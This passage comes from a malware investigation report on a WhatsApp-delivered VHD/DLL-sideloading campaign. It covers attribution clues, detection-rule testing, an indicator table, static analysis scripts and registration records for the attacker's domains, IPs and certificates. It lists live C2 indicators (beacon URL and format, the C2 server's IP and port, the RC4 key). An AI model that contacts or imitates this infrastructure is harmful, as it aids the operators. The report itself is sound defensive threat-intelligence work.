C14. Phase 13: Extracting attribution clues
| Clue | How it was obtained | Calculation / reasoning |
|---|---|---|
| UTC+8 clock on the lure builder | zipinfo -v (ZIP DOS time is local) vs fls/VHD footer (NTFS/VHD times are UTC) |
ZIP entry 15:09:52 − VHD activity 07:09:xx UTC = +8 h. The file-name timestamp 20261123150951 agrees |
| UTC+8 clock on the stage-2 packer | unzip -l 164.zip (15:03 local) vs HTTP Last-Modified 07:07:04 UTC |
Packed at 15:03 local, uploaded 4 min later at 07:07 UTC → +8 h |
| Builder-PC fingerprint | ntfs_sds_parse.py on $Secure:$SDS |
Group SID S-1-5-21-538414588-593789913-107753860-1001 |
| Real build time | pefile export directory TimeDateStamp |
0x6B03E690 = 07:09:04 UTC = NTFS mtime |
| Toolchain | strings |
GCC: (x86_64-posix-seh-rev1, Built by MinGW-Builds project) 16.2.0 |
| Chinese-language server panel | urlscan title / screenshot | “恭喜,站点创建成功!…面板系统后台 > FTP” = BaoTa (宝塔) default page |
| Simplified-Chinese dashboard | urlscan title / screenshot | “登录 - 上线看板”: 线/录 are Simplified forms (Traditional: 線/錄) |
| Pinyin naming | urlscan file name + DLL strings | feihudui187.zip ↔︎ \fhd.zip, %TEMP%\fhd → 飞虎队 (Fēi-hǔ-duì) |
| Pinyin place name | Gname RDAP | “xiang gang” = 香港 in Mandarin pinyin |
| Chinese CA | CertSpotter | TrustAsia certificates per subdomain |
| Fake registrant data | Gname RDAP for two domains | Hong Kong vs Ho Chi Minh for the same operator |
C15. Phase 14: Checking public threat reporting
Web searches were run to see whether this activity is already known (queries used): - WerFaultSecure.exe faultrep.dll DLL sideloading hijacklibs - WhatsApp VHD PDF.EXE ManageEngine UEMS agent scam Malaysia - "gooddowning.com" OR "aaenen.cc" OR "上线看板" malware - MyCERT advisory October 2026 Silver Fox VHD WhatsApp UEMS agent 8383
The primary sources were then read: Kaspersky Securelist (June 2026 WhatsApp→ManageEngine campaign, Malaysia most affected, Simplified-Chinese comments), Singapore CSA AD-2026-013 (Oct 2026, host indicators incl. SERVER_ROOT_CRT=, CN=ManageEngineCA, TCP 8383, C:\kouren / C:\cool), and The Star (29 Sep 2026). The MyCERT advisory site refused automated access (HTTP 403), so the “SilverFox” naming is unverified. None of this case’s specific indicators (domain, IP, file names) appeared in those reports, so this infrastructure appears to be newly documented here.
C16. Phase 15: Writing and testing detection rules
yara -s detection.yar work/022/FAULTREP.DLL.bin
yara detection.yar work/024/FAULTREP.DLL.bin
yara detection.yar work/zip022/PDF_ZXYXMA_20261123150951_022.vhd
yara detection.yar work/zip024/PDF_SCSPKG_20261123150951_024.vhd
# negative tests - must NOT match:
yara detection.yar work/022/PDF.EXE.bin
yara detection.yar work/stage2/UEMSAgent.msi
Result: both DLLs and both VHDs match; the genuine Microsoft EXE and the genuine Zoho MSI do not.
Sigma rules (Appendix B) were validated with pySigma (installed in a virtual environment):
python3 -m venv venv && venv/bin/pip install pysigma
venv/bin/python - <<'PY'
import glob
from sigma.collection import SigmaCollection
from sigma.validators.core import validators
from sigma.validation import SigmaValidator
col = SigmaCollection.load_ruleset(sorted(glob.glob('sigma/*.yml')))
use = {k: v for k, v in validators.items() if 'tag' not in k.lower() and 'attack' not in k.lower()}
print(len(col.rules), 'rules;', len(SigmaValidator(use.values()).validate_rules(col.rules)), 'issues')
PY
# → 9 rules; 0 issues  (ATT&CK-tag validators skipped: they download MITRE data, blocked in the sandbox)
Suricata rules (Appendix B) were syntax-tested with Suricata 7.0.3:
suricata -T -v -c /etc/suricata/suricata.yaml -S suricata.rules -l /tmp/suri
# → 1 rule files processed. 11 rules successfully loaded, 0 rules failed
C17. Indicator discovery table (where every IOC came from)
| Indicator | Type | Found by (phase / command) |
|---|---|---|
| ZIP / VHD / DLL hashes | File | Phase 1–4: sha256sum, icat |
Volume label DOCS, NTFS serial 5C44926F44924BA0, VHD UUID 9f034261-… |
Host | Phase 3–4: vhd2raw.py, fsstat |
Builder SID S-1-5-21-538414588-593789913-107753860-1001 |
Attribution | Phase 4: icat 9-128-8 + ntfs_sds_parse.py |
PDF.EXE = WerFaultSecure.exe (Microsoft-signed) |
File | Phase 5: peinfo.py, osslsigncode |
RC4 key c700000024c93805105697a7e2597f01 |
Malware config | Phase 7: disassembly of sub_1be0 |
gooddowning.com, /164.zip, aaa.gooddowning.com/beacon.php |
Domain / URL | Phase 7: rc4_strings.py |
Beacon format ?u=wf&s=…&m=…&os=win&lang=en |
Network | Phase 8: disassembly of sub_2140 |
%TEMP%\fhd\, agent.log, msiexec arguments, rundll32 …,RunElevated |
Host | Phase 6–7: strings, disassembly |
192.229.81.189:8383, WIN-RCO5OBAIFK7 |
IP / C2 | Phase 9: curl 164.zip → DCAgentServerInfo.json |
Root CAs ManageEngineCA / ManageEngineCA-DS-CA (serials) |
Host | Phase 9: openssl x509 |
Cloudflare IPs 104.21.41.123, 172.67.164.196 |
IP (shared) | Phase 10: DNS + ARIN RDAP |
| Registrar Gname, reg. date, “xiang gang” | Attribution | Phase 10: RDAP (Verisign + Gname) |
Subdomains aaa/bbb/ccc/xxx/yyy/ppp/qqq/hhh/www |
Domain | Phase 10: CertSpotter CT logs |
| 16 TLS certificates (serials, SHA-256 fingerprints, keys, validity) | Certificate | Phase 10 (§11.3): CertSpotter expand=cert + openssl x509 |
| “上线看板” dashboard, BaoTa page | Attribution | Phase 11: urlscan search + screenshots |
bbb.gooddowning.com/feihudui187.zip (26fbbaae…) |
URL / file | Phase 11: urlscan search |
aaenen.cc, 45.221.115.86 |
Domain / IP | Phase 11: urlscan title pivot |
bbenen.cc (+ 6156fc62… download) |
Domain / file | Phase 11: urlscan IP pivot |
| Antbox Networks (HK), AS138995, Kuala Lumpur | Hosting | Phase 12: ARIN/APNIC RDAP, PeeringDB, ipinfo |
| VMISS Inc. (AS967), Hong Kong | Hosting | Phase 12: rdap.org, ipinfo |
| UTC+8 time zone | Attribution | Phase 13: ZIP local time vs UTC |
Registry ...\WOW6432Node\AdventNet\DesktopCentral\DCAgent\ServerInfo, install folder, dcagentregister.exe -i dc |
Host | Phase 9 (§10.1): msiinfo export, mst_decode.py |
C18. What was deliberately not done
| Not done | Why |
|---|---|
| Running the malware (no Windows sandbox detonation) | Safety; static analysis was sufficient to recover the full behaviour and configuration |
Contacting beacon.php |
It would register a fake “victim” with the attacker and could alert them |
Scanning or probing 192.229.81.189 or any attacker host |
Only passive sources were used (registries, CT logs, urlscan’s existing scans, ipinfo, Shodan’s passive InternetDB) |
| Enrolling into the attacker’s ManageEngine server | Would connect a machine to the attacker; the keys in the config were not used |
Downloading feihudui187.zip or the bbenen.cc file |
Not needed for this case; their hashes are recorded from urlscan for others to look up |
Port scan / “nmap” of the C2 server 192.229.81.189 |
Requested during the investigation but not performed. A control test showed that this analysis sandbox terminates outbound connections on ports 80/443 at its own egress gateway (the TLS certificate presented was the gateway’s, not the server’s) and refuses all other ports locally, so any scan from here would describe the sandbox, not the attacker’s server. Passive data was checked instead: Shodan InternetDB had no record for this IP. The only confirmed service is the ManageEngine agent channel on TCP 8383, taken from the attacker’s own configuration (DCAgentServerInfo.json) |
| Fresh live screenshots of the attacker’s web pages | Not taken, to avoid further interaction with attacker infrastructure. The public urlscan.io captures shown in this post document the pages; a new public capture can be requested at urlscan.io if needed |
Appendix D: Analysis scripts
Small Python scripts written for this analysis. They only read and parse files and never execute the malware. Requirements: Python 3, pefile, capstone, olefile; The Sleuth Kit; osslsigncode; msitools. Run them with python3 -I and keep samples in a separate folder.
vhd2raw.py: Parse a dynamic VHD and convert it to a raw disk image
import struct, sys, datetime, uuid
def parse_footer(b):
    f = {}
    f['cookie']=b[0:8]; f['features']=struct.unpack('>I',b[8:12])[0]
    f['version']=struct.unpack('>I',b[12:16])[0]
    f['data_offset']=struct.unpack('>Q',b[16:24])[0]
    ts=struct.unpack('>I',b[24:28])[0]
    f['timestamp_raw']=ts; f['timestamp']=datetime.datetime(2000,1,1,tzinfo=datetime.timezone.utc)+datetime.timedelta(seconds=ts)
    f['creator_app']=b[28:32]; f['creator_ver']=struct.unpack('>I',b[32:36])[0]
    f['creator_host']=b[36:40]
    f['orig_size']=struct.unpack('>Q',b[40:48])[0]; f['cur_size']=struct.unpack('>Q',b[48:56])[0]
    f['geometry']=struct.unpack('>HBB',b[56:60]); f['disk_type']=struct.unpack('>I',b[60:64])[0]
    f['checksum']=struct.unpack('>I',b[64:68])[0]; f['uuid']=str(uuid.UUID(bytes=b[68:84])); f['saved']=b[84]
    return f
def main(path, out):
    d=open(path,'rb').read()
    ft=parse_footer(d[-512:]); fh=parse_footer(d[:512])
    for k,v in ft.items(): print('footer',k,v)
    print('header copy equal to footer:', d[:512]==d[-512:])
    off=ft['data_offset']; h=d[off:off+1024]
    print('dyn cookie',h[0:8])
    bat_off=struct.unpack('>Q',h[16:24])[0]; maxent=struct.unpack('>I',h[28:32])[0]; bsz=struct.unpack('>I',h[32:36])[0]
    print('BAT offset',bat_off,'max entries',maxent,'block size',bsz)
    print('parent uuid', uuid.UUID(bytes=h[40:56]), 'parent ts', struct.unpack('>I',h[56:60])[0])
    pname=h[64:576].decode('utf-16-be',errors='ignore').strip('\x00'); print('parent name',repr(pname))
    bat=struct.unpack('>%dI'%maxent, d[bat_off:bat_off+4*maxent])
    spb=bsz//512; bmp=((spb//8)+511)//512*512
    used=[i for i,e in enumerate(bat) if e!=0xFFFFFFFF]; print('allocated blocks',len(used),used)
    raw=bytearray(ft['cur_size'])
    for i,e in enumerate(bat):
        if e==0xFFFFFFFF: continue
        start=e*512+bmp
        bitmap=d[e*512:e*512+bmp]
        blk=d[start:start+bsz]
        for s in range(spb):
            if bitmap[s//8] & (0x80>>(s%8)):
                raw[i*bsz+s*512:i*bsz+(s+1)*512]=blk[s*512:(s+1)*512]
    open(out,'wb').write(raw); print('wrote',out,len(raw))
main(sys.argv[1], sys.argv[2])
ntfs_sds_parse.py: Parse NTFS $Secure:$SDS (owner/group SIDs)
"""Parse an NTFS $Secure:$SDS stream and print owner/group SIDs and ACEs per security ID.
Usage: icat -o 128 disk.raw 9-128-8 > sds.bin ; python3 -I ntfs_sds_parse.py sds.bin"""
import struct, sys
d = open(sys.argv[1], 'rb').read()
def sid(b, o):
    n = b[o + 1]; auth = int.from_bytes(b[o + 2:o + 8], 'big')
    return 'S-%d-%d' % (b[o], auth) + ''.join('-%d' % s for s in struct.unpack('<%dI' % n, b[o + 8:o + 8 + 4 * n]))
off = 0; seen = set()
while off < min(len(d), 0x40000):
    h, sec_id, o, l = struct.unpack('<IIQI', d[off:off + 20])
    if 20 <= l < 0x10000 and sec_id and sec_id not in seen and o == off:
        seen.add(sec_id); sd = d[off + 20:off + l]
        rev, sbz, ctrl, oo, og, osacl, odacl = struct.unpack('<BBHIIII', sd[:20])
        print('SecurityID %d  owner=%s  group=%s' % (sec_id, sid(sd, oo) if oo else None, sid(sd, og) if og else None))
        if odacl:
            acl = sd[odacl:]; cnt = struct.unpack('<H', acl[4:6])[0]; p = 8
            for _ in range(cnt):
                t, f, sz = struct.unpack('<BBH', acl[p:p + 4]); mask = struct.unpack('<I', acl[p + 4:p + 8])[0]
                print('    ACE type=%d flags=0x%x mask=0x%08x sid=%s' % (t, f, mask, sid(acl, p + 8))); p += sz
        off = (off + l + 15) & ~15
    else:
        off += 16
peinfo.py: Dump PE headers, version info, imports/exports, signatures directory
import pefile, sys, datetime, hashlib
p=sys.argv[1]; pe=pefile.PE(p)
fh=pe.FILE_HEADER; oh=pe.OPTIONAL_HEADER
print('e_lfanew', hex(pe.DOS_HEADER.e_lfanew))
print('Machine',hex(fh.Machine),'TimeDateStamp',hex(fh.TimeDateStamp), datetime.datetime.fromtimestamp(fh.TimeDateStamp, datetime.timezone.utc))
print('Characteristics',hex(fh.Characteristics))
print('Subsystem',oh.Subsystem,'DllChar',hex(oh.DllCharacteristics),'ImageBase',hex(oh.ImageBase),'EP',hex(oh.AddressOfEntryPoint))
print('CheckSum header',hex(oh.CheckSum),'computed',hex(pe.generate_checksum()))
print('Linker',oh.MajorLinkerVersion,oh.MinorLinkerVersion,'OSver',oh.MajorOperatingSystemVersion,oh.MinorOperatingSystemVersion)
print('imphash', pe.get_imphash())
try: print('rich hash', pe.get_rich_header_hash())
except Exception as e: print('rich err',e)
if pe.RICH_HEADER:
    vals=pe.RICH_HEADER.values
    print('rich entries:',[(vals[i]>>16, vals[i]&0xffff, vals[i+1]) for i in range(0,len(vals),2)])
for s in pe.sections:
    print('SEC',s.Name.rstrip(b'\0').decode(errors='replace'),hex(s.VirtualAddress),hex(s.Misc_VirtualSize),hex(s.SizeOfRawData),'ent=%.3f'%s.get_entropy(),hex(s.Characteristics), s.get_hash_md5())
if hasattr(pe,'DIRECTORY_ENTRY_DEBUG'):
    for d in pe.DIRECTORY_ENTRY_DEBUG:
        print('DEBUG type',d.struct.Type, 'ts', hex(d.struct.TimeDateStamp))
        if d.entry and hasattr(d.entry,'PdbFileName'):
            print('  PDB',d.entry.PdbFileName, 'GUID', getattr(d.entry,'Signature_String',None), 'Age', d.entry.Age)
if hasattr(pe,'FileInfo'):
    for fi in pe.FileInfo:
        for e in fi:
            if hasattr(e,'StringTable'):
                for st in e.StringTable:
                    for k,v in st.entries.items(): print('VER',k.decode(),'=',v.decode(errors='replace'))
if hasattr(pe,'DIRECTORY_ENTRY_IMPORT'):
    for imp in pe.DIRECTORY_ENTRY_IMPORT:
        print('IMPORT',imp.dll.decode(), [ (i.name.decode() if i.name else 'ord%d'%i.ordinal) for i in imp.imports])
if hasattr(pe,'DIRECTORY_ENTRY_DELAY_IMPORT'):
    for imp in pe.DIRECTORY_ENTRY_DELAY_IMPORT:
        print('DELAYIMPORT',imp.dll.decode(), [ (i.name.decode() if i.name else 'ord%d'%i.ordinal) for i in imp.imports])
if hasattr(pe,'DIRECTORY_ENTRY_EXPORT'):
    e=pe.DIRECTORY_ENTRY_EXPORT
    print('EXPORT DLL name', pe.get_string_at_rva(e.struct.Name), 'ts', hex(e.struct.TimeDateStamp))
    for s in e.symbols: print('  EXP',s.ordinal, s.name, hex(s.address), s.forwarder)
sec=pe.OPTIONAL_HEADER.DATA_DIRECTORY[4]
print('Security dir', hex(sec.VirtualAddress), hex(sec.Size))
if hasattr(pe,'DIRECTORY_ENTRY_RESOURCE'):
    def walk(d, path=''):
        for e in d.entries:
            name = str(e.name) if e.name else str(e.id)
            if hasattr(e,'directory'): walk(e.directory, path+'/'+name)
            else:
                data=pe.get_data(e.data.struct.OffsetToData, e.data.struct.Size)
                print('RES', path+'/'+name, e.data.struct.Size, hashlib.md5(data).hexdigest(), data[:16])
    walk(pe.DIRECTORY_ENTRY_RESOURCE)
print('overlay', pe.get_overlay_data_start_offset())
dis.py: Disassemble a function range with imports and strings resolved
import pefile, sys
from capstone import *
from capstone.x86 import *
pe=pefile.PE(sys.argv[1]); base=pe.OPTIONAL_HEADER.ImageBase
imports={}
for imp in pe.DIRECTORY_ENTRY_IMPORT:
    for i in imp.imports: imports[i.address]=imp.dll.decode()+'!'+(i.name.decode() if i.name else str(i.ordinal))
img=pe.get_memory_mapped_image()
def rd(rva,n): return img[rva:rva+n]
def cstr(rva):
    s=rd(rva,200);
    if len(s)>1 and s[1]==0 and 32<=s[0]<127:
        w=s.decode('utf-16le','ignore').split('\0')[0]; return 'W"%s"'%w
    a=s.split(b'\0')[0]
    if len(a)>=3 and all(32<=c<127 or c in (9,10,13) for c in a): return '"%s"'%a.decode()
    return None
md=Cs(CS_ARCH_X86, CS_MODE_64); md.detail=True
start=int(sys.argv[2],16); n=int(sys.argv[3],16)
code=rd(start,n)
for ins in md.disasm(code, base+start):
    note=''
    for op in ins.operands:
        if op.type==X86_OP_MEM and op.mem.base==X86_REG_RIP:
            tgt=ins.address+ins.size+op.mem.disp
            if tgt in imports: note=imports[tgt]
            else:
                s=cstr(tgt-base); note=('-> %s'%s) if s else ('-> rva %x'%(tgt-base))
        if op.type==X86_OP_IMM and ins.mnemonic in('call','jmp'):
            note='sub_%x'%(op.imm-base)
    print('%x: %-8s %-50s %s'%(ins.address-base, ins.mnemonic, ins.op_str, note))
rc4_strings.py: Decrypt the RC4-hidden strings and beacon stage table in FAULTREP.DLL
"""Decrypt the RC4-protected strings in the malicious FAULTREP.DLL.
Usage: python3 -I rc4_strings.py FAULTREP.DLL
Finds every call to the decryptor (RVA 0x1be0), resolves (blob, length) and decrypts,
then decrypts the beacon stage table at RVA 0x2C220. Static only - nothing is executed."""
import pefile, sys, struct
from capstone import Cs, CS_ARCH_X86, CS_MODE_64
from capstone.x86 import X86_OP_IMM, X86_OP_REG, X86_REG_RDX, X86_REG_RIP, X86_REG_R8D, X86_REG_R8
DECRYPTOR_RVA, KEY_RVA, STAGE_TABLE_RVA = 0x1be0, 0x2c2d0, 0x2c220
pe = pefile.PE(sys.argv[1]); base = pe.OPTIONAL_HEADER.ImageBase; img = pe.get_memory_mapped_image()
key = img[KEY_RVA:KEY_RVA + 16]
def rc4(k, d):
    S = list(range(256)); j = 0
    for i in range(256):
        j = (j + S[i] + k[i % len(k)]) & 255; S[i], S[j] = S[j], S[i]
    i = j = 0; o = bytearray()
    for c in d:
        i = (i + 1) & 255; j = (j + S[i]) & 255; S[i], S[j] = S[j], S[i]; o.append(c ^ S[(S[i] + S[j]) & 255])
    return bytes(o)
print('RC4 key @ RVA 0x%X: %s' % (KEY_RVA, key.hex()))
text = [s for s in pe.sections if s.Name.startswith(b'.text')][0]
md = Cs(CS_ARCH_X86, CS_MODE_64); md.detail = True
ins = list(md.disasm(text.get_data(), base + text.VirtualAddress))
print('\n[Decryptor call sites]')
for n, x in enumerate(ins):
    if x.mnemonic == 'call' and x.operands[0].type == X86_OP_IMM and x.operands[0].imm - base == DECRYPTOR_RVA:
        src = ln = None
        for p in ins[max(0, n - 8):n][::-1]:
            if src is None and p.mnemonic == 'lea' and p.operands[0].reg == X86_REG_RDX and p.operands[1].mem.base == X86_REG_RIP:
                src = p.address + p.size + p.operands[1].mem.disp - base
            if ln is None and p.mnemonic == 'mov' and p.operands[0].type == X86_OP_REG and p.operands[0].reg in (X86_REG_R8D, X86_REG_R8) and p.operands[1].type == X86_OP_IMM:
                ln = p.operands[1].imm
        if src and ln:
            print('  call@RVA %05X  blob@RVA %05X len %3d -> %r' % (x.address - base, src, ln, rc4(key, img[src:src + ln]).decode('latin1')))
        else:
            print('  call@RVA %05X  (table-driven: beacon stage name, see below)' % (x.address - base))
print('\n[Beacon stage table @ RVA 0x%X]' % STAGE_TABLE_RVA)
for i in range(32):
    p, l = struct.unpack('<QQ', img[STAGE_TABLE_RVA + 16 * i:STAGE_TABLE_RVA + 16 * i + 16])
    if not (base < p < base + 0x40000) or l > 200: break
    print('  %2d  blob@RVA %05X len %2d -> %s' % (i, p - base, l, rc4(key, img[p - base:p - base + l]).decode('latin1')))
mst_decode.py: Decode a Windows Installer transform (.mst)
"""Decode a Windows Installer transform (.mst): list its streams and the string pool.
Usage: python3 -I mst_decode.py UEMSAgent.mst      (requires: pip install olefile)
Read-only; nothing is installed or executed."""
import olefile, sys, struct
def _b(x):
    if x < 10: return ord('0') + x
    if x < 36: return ord('A') + x - 10
    if x < 62: return ord('a') + x - 36
    return ord('.') if x == 62 else ord('_')
def dec(name):
    out = ''
    for ch in name:
        c = ord(ch)
        if 0x3800 <= c < 0x4800: c -= 0x3800; out += chr(_b(c & 0x3f)) + chr(_b(c >> 6))
        elif 0x4800 <= c < 0x4840: out += chr(_b(c - 0x4800))
        elif c == 0x4840: out += '!'
        else: out += ch
    return out
o = olefile.OleFileIO(sys.argv[1]); names = {dec(e[-1]): e for e in o.listdir()}
print('Streams:'); [print('  %-28r %6d bytes' % (n, o.get_size(e))) for n, e in names.items()]
pool = o.openstream(names['!_StringPool']).read(); data = o.openstream(names['!_StringData']).read()
strings, off, i = [''], 0, 4
while i + 4 <= len(pool):
    ln, ref = struct.unpack('<HH', pool[i:i + 4]); i += 4
    if ln == 0 and ref != 0: ln = struct.unpack('<I', pool[i:i + 4])[0]; i += 4
    strings.append(data[off:off + ln].decode('utf-8', 'replace')); off += ln
print('Codepage:', struct.unpack('<I', pool[:4])[0] & 0xffff)
print('String pool:', strings[1:])
if '!Property' in names:
    p = o.openstream(names['!Property']).read()
    # transform rows: [mask(2)] [Property(str idx 2)] [Value(str idx 2)]  -> 6 bytes per row
    print('Property rows added/changed by the transform:')
    for k in range(0, len(p), 6):
        mask, a, b = struct.unpack('<HHH', p[k:k + 6]); print('   %s = %s' % (strings[a], strings[b]))
stackstr.py: Recover stack-built strings (triage)
import pefile, sys, struct
from capstone import *
from capstone.x86 import *
pe=pefile.PE(sys.argv[1]); base=pe.OPTIONAL_HEADER.ImageBase
text=[s for s in pe.sections if s.Name.startswith(b'.text')][0]
code=text.get_data(); va=base+text.VirtualAddress
md=Cs(CS_ARCH_X86, CS_MODE_64); md.detail=True; md.skipdata=True
regs={}  # reg -> imm (for movabs)
mem={}   # (basereg, disp) -> byte
order=[]
def flush(addr):
    global mem
    if not mem: return
    # group by base reg, build contiguous
    by={}
    for (b,d),v in mem.items(): by.setdefault(b,{})[d]=v
    for b,dd in by.items():
        ks=sorted(dd);
        cur=[]; start=None; prev=None
        def emit(start,cur):
            s=bytes(cur)
            # split on null
            for part in s.split(b'\0'):
                if len(part)>=4 and sum(32<=c<127 for c in part)>=0.9*len(part):
                    print(hex(addr), b, hex(start&0xffffffffffffffff), part.decode('latin1'))
        for k in ks:
            if prev is not None and k!=prev+1:
                emit(start,cur); cur=[]; start=None
            if start is None: start=k
            cur.append(dd[k]); prev=k
        if cur: emit(start,cur)
    mem={}
cnt=0
for ins in md.disasm(code, va):
    if ins.mnemonic in ('movabs','mov') and len(ins.operands)==2:
        dst,src=ins.operands
        if dst.type==X86_OP_REG and src.type==X86_OP_IMM:
            regs[dst.reg]=(src.imm, dst.size); continue
        if dst.type==X86_OP_MEM and dst.mem.base in (X86_REG_RSP,X86_REG_RBP) and dst.mem.index==0:
            val=None; size=dst.size
            if src.type==X86_OP_IMM: val=src.imm
            elif src.type==X86_OP_REG and src.reg in regs: val=regs[src.reg][0]
            if val is not None:
                b=(val & ((1<<(8*size))-1)).to_bytes(size,'little')
                for i,c in enumerate(b): mem[(ins.reg_name(dst.mem.base), dst.mem.disp+i)]=c
                continue
    if ins.mnemonic in ('ret','call','jmp') or ins.mnemonic.startswith('j'):
        if ins.mnemonic=='call' or ins.mnemonic=='ret': flush(ins.address)
    if ins.mnemonic in ('ret',): regs={}
flush(0)
Appendix E: Domain, IP and TLS certificate records
E1. Domain and IP registration (RDAP / WHOIS)
Taken from the official registry records (RDAP, the modern replacement for WHOIS), captured on 23 Nov 2026. The commands are in Appendix C (C11–C13).
Domains
| Field | gooddowning[.]com |
aaenen[.]cc |
bbenen[.]cc |
|---|---|---|---|
| Role in this case | Current: payload 164.zip, beacon, victim dashboard |
Earlier victim dashboard (October 2026) | Earlier download host (Oct–Nov 2026) |
| Registry domain ID | 3164098428_DOMAIN_COM-VRSN |
210461991_DOMAIN_CC-VRSN |
210461990_DOMAIN_CC-VRSN (consecutive with aaenen.cc: one batch) |
| Registered | 2026-11-06 02:06:42 UTC (10:06:42 MYT) | 2026-10-14 20:25:48 UTC (2026-10-15 04:25:48 MYT) | 2026-10-14 20:25:48 UTC (same second as aaenen.cc) |
| Expires | 2027-11-06 02:06:42 UTC | 2027-10-14 20:25:48 UTC | 2027-10-14 20:25:48 UTC |
| Registration term | 1 year (the minimum) | 1 year | 1 year |
| Last changed (registry) | 2026-11-06 02:14:14 UTC, 8 minutes after registration (consistent with switching the nameservers to Cloudflare) | 2026-10-26 07:10:46 UTC | 2026-10-14 20:25:48 UTC (never changed) |
| Domain status (23 Nov 2026) | clientTransferProhibited (active) |
clientHold + clientTransferProhibited: suspended by the registrar, so the domain no longer resolves |
clientTransferProhibited (active) |
| Age on attack day (23 Nov 2026) | 17 days | 40 days | 40 days |
| Registrar | Gname.com Pte. Ltd. (IANA ID 1923, Singapore) | Gname.com Pte. Ltd. | Gname.com Pte. Ltd. |
| Registrar abuse contact | [email protected], +65 6518 9986 / +65 3158 1931 |
same | same |
| Nameservers | june.ns.cloudflare.com, sevki.ns.cloudflare.com (Cloudflare) |
a.share-dns.com, b.share-dns.net |
a10.share-dns.com, b10.share-dns.net |
| DNSSEC | Not signed | Not signed | Not signed |
| Registrant (as declared, unverified) | Country HK, state “xiang gang” (Mandarin pinyin for 香港); name, organisation, e-mail and phone withheld | Country VN, state “Ho Chi Minh”; personal details withheld | Country VN, state “Ho Chi Minh”; personal details withheld |
| Registrant / admin / tech handle | 724253-1923 (same handle for all three roles) |
716468-1923 (all three roles) |
716468-1923 (all three roles, same account as aaenen.cc) |
| DNS answer on 23 Nov 2026 | 104.21.41.123, 172.67.164.196 (Cloudflare edge) |
NXDOMAIN (on hold) | 45.221.115.86 |
| Real web server | Hidden behind Cloudflare (nginx + BaoTa panel) | 45.221.115.86 (VMISS, Hong Kong) |
45.221.115.86 |
| TLS certificates (CT logs) | 12 certificates, 6–19 Nov 2026 (TrustAsia per subdomain; Let’s Encrypt / SSL.com for Cloudflare) | — | — |
Observations: - All three domains use the same registrar, 1-year terms, privacy-withheld identities and unsigned DNS, which is typical of throw-away crime infrastructure. - Two registrant accounts: 716468-1923 (October domains, “Vietnam”) and 724253-1923 (November domain, “Hong Kong”). The registrar can tell whether both accounts share payment details, e-mail or login IPs. - aaenen.cc was put on clientHold (last change 2026-10-26 07:10 UTC), about a day after its “上线看板” dashboard was publicly scanned on 25 Oct. That is consistent with an abuse takedown; the operator then registered gooddowning.com on 6 Nov and put it behind Cloudflare.
IP addresses
| Field | 192.229.81.189 (ManageEngine C2) |
45.221.115.86 (earlier server) |
104.21.41.123 / 172.67.164.196 (Cloudflare edge) |
|---|---|---|---|
| Regional registry | ARIN | AFRINIC | ARIN |
| Network name / range | NET-192-229-80-0-1 “ANTBOXNETWORK-01”, 192.229.80.0/20 (192.229.80.0 – 192.229.95.255), type Assignment |
45.221.112.0/20 (45.221.112.0 – 45.221.127.255), type Assigned PA, registry country TW |
CLOUDFLARENET 104.16.0.0/12 and 172.64.0.0/13 |
| Block registered / last changed | 2024-10-23 / 2024-10-23 | 2017-05-09 / 2026-04-15 | 2014-03-28 / 2024-09-04 |
| Assigned to (customer) | Antbox Networks Limited (handle C10996056), RM C, 7/F, World Trust Tower, 50 Stanley Street, Hong Kong | Registry contacts: Bluegate Exchange (Johannesburg, South Africa); geofeed geofeed.sunhosting.com |
Cloudflare, Inc. (San Francisco, US) |
| Upstream holder of the block | SpeedVM Network Group LLC (handle SNGL-2, Westlake Village, CA, US); network operations contact “Leasekvm” ([email protected]) |
Parent block 45.221.96.0/19 |
— |
| Routing network (ASN) | AS138995 ANTBOX1-AS-AP, Antbox Networks Limited (APNIC, HK, ASN registered 2021-01-27) |
AS967 VMISS Inc. | AS13335 Cloudflare |
| Physical location (geolocation) | Kuala Lumpur, Malaysia (postcode 50050) | Siu Sai Wan, Eastern District, Hong Kong | Anycast (worldwide) |
| Abuse contact | [email protected] (IRT-ANTBOX1-HK), plus the upstream contact above |
VMISS Inc., plus registry contacts [email protected] |
[email protected], cloudflare.com/abuse |
| Note | Leased IP space (US holder → Hong Kong customer → server in Malaysia): the registry address is not where the server is | Leased IP space: African-registry block, marked “TW”, used in Hong Kong | Shared by many websites; do not block by IP |
E2. TLS / SSL certificates
All publicly trusted TLS certificates are recorded in Certificate Transparency (CT) logs. The full certificates for the three domains were downloaded from the CT logs (CertSpotter) and decoded with openssl. The attacker’s servers were not contacted. 16 certificates were found: 12 for gooddowning.com, 2 for aaenen.cc and 2 for bbenen.cc.
Certificates, hostnames and validity
| # | Hostname(s) in certificate | Issuing CA | Valid from (UTC) | Valid until (UTC) | Key / signature | Used on |
|---|---|---|---|---|---|---|
| 1 | yyy.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-06 01:00 | 2027-02-04 00:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 2 | *.gooddowning.com, gooddowning.com |
Let’s Encrypt (US): YE2 | 2026-11-06 01:20 | 2027-02-04 01:20 | ECDSA P-256 / ECDSA-SHA384 | Cloudflare edge (what visitors see) · seen by urlscan.io |
| 3 | xxx.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-06 02:00 | 2027-02-04 01:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 4 | *.gooddowning.com, gooddowning.com (precertificate) |
SSL.com (US): Cloudflare TLS Issuing ECC CA 4 | 2026-11-06 02:07 | 2027-02-04 02:15 | ECDSA P-256 / ECDSA-SHA256 | Cloudflare edge (what visitors see) · backup |
| 5 | ccc.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-06 14:00 | 2027-02-04 13:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 6 | bbb.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-06 14:00 | 2027-02-04 13:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 7 | aaa.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-06 14:00 | 2027-02-04 13:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 8 | www.gooddowning.com |
TrustAsia (CN): LiteSSL RSA CA 2025 | 2026-11-06 14:00 | 2027-02-04 13:59 | RSA 2048 / SHA256-RSA | Origin server (hidden behind Cloudflare) |
| 9 | gooddowning.com |
